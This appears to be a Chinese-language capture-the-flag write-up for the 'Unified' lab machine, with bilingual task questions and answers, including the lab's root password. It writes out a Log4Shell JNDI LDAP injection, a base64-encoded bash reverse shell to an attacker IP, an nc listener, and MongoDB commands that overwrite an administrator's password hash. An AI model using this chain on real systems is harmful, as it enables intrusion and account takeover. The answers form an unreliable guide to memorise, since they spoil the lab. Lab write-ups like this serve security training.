
STARTING POINT - TIER 2 - Unified
一、题目
TASK 1

Which are the first four open ports?
哪些是前四个开放的端口?
答案:22,6789,8080,8443
TASK 2

What is title of the software that is running running on port 8443?
在8443端口运行的软件的名称是什么?
答案:UniFi Network
TASK 3
What is the version of the software that is running?
正在运行的软件的版本是什么?
答案:6.4.54
TASK 4

What is the CVE for the identified vulnerability?
确定的漏洞的CVE是什么?
答案:CVE-2021-44228
TASK 5
What protocol does JNDI leverage in the injection?
JNDI在注入时利用了什么协议?
答案:ldap
TASK 6
What tool do we use to intercept the traffic, indicating the attack was successful?
我们用什么工具来拦截流量,表明攻击成功了?
答案:tcpdump
TASK 7
What port do we need to inspect intercepted traffic for?
我们需要检查截获的流量的哪个端口?
答案:389
TASK 8
What port is the MongoDB service running on?
MongoDB服务是在哪个端口上运行的?
答案:27117
TASK 9
What is the default database name for UniFi applications?
UniFi应用程序的默认数据库名称是什么?
答案:ace
TASK 10
What is the function we use to enumerate users within the database in MongoDB?
在MongoDB的数据库中,我们用来列举用户的函数是什么?
答案:db.admin.find()
TASK 11
What is the function we use to update users within the database in MongoDB?
在MongoDB中,我们用来更新数据库中的用户的函数是什么?
答案:db.admin.update()
TASK 12
What is the password for the root user?
根用户的密码是什么?
答案:NotACrackablePassword4U2022
二、过程
nmap扫描发现开放端口

访问8443端口
搜索当前版本漏洞信息发现CVE-2021-44228(log4j2)漏洞

在登录页随便输入登录信息点击登录,使用burp抓包并发送到重放模块
JDNI可以用来轻松访问RMI或LDAP的,相当于一个中转,访问两者之间不再需要各自复杂的代码
LDAP轻型目录访问协议
安装java环境
apt install openjdk-11-jdk
安装maven
apt install maven
下载rogue-jndi并编译
mvn package

编译成功后会生成target目录
生成反弹shell,运行RogueJndi-1.1.jar
echo 'bash -c bash -i >&/dev/tcp/10.10.16.9/4444 0>&1' | base64
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuOS80NDQ0IDA+JjEK}|{base64,-d}|{bash,-i}" --hostname "10.10.16.9"
对端口4444进行监听
nc -lvnp 4444

在burp中修改头进行注入,点击send
${jndi:ldap://10.10.16.9:1389/o=tomcat}"
这边已经连接到shell

输入以下命令进入tty-shell
script /dev/null -c bash

进入家目录发现michael下有user.txt,将flag记录一下


接下来进行本地提权查看一下当前运行的程序,看到mongodb数据库,端口为27117
ps -aux | grep mongod
在数据库中搜索用户,发现administrator用户和加密后的密码
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

$6表示密码加密方式为sha512,这里自己生成个密码,明文就用管理员的邮箱,对数据库中管理员密码进行替换
mkpasswd -m sha-512 administrator@unified.htb

找到管理员用户在数据库中的id,并对管理员的x_shadow字段进行修改
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$22iADZmhfetDUPL3$Xfp4TiAYKcWgFqlnP9eNFyvI2eTF7QmoK9HFfXjKNsHEsAuZeih5YDM0k7/iYJKXY5ta9LS7wymaU.s3cZt4p0"}})'

使用刚刚修改的信息在后台进行登录,进入后台



问root密码是什么,进入后台后寻找一下,在设置中的站点下找到ssh连接信息里发现密码

拿到root信息后,使用ssh进行远程连接

 浙公网安备 33010602011771号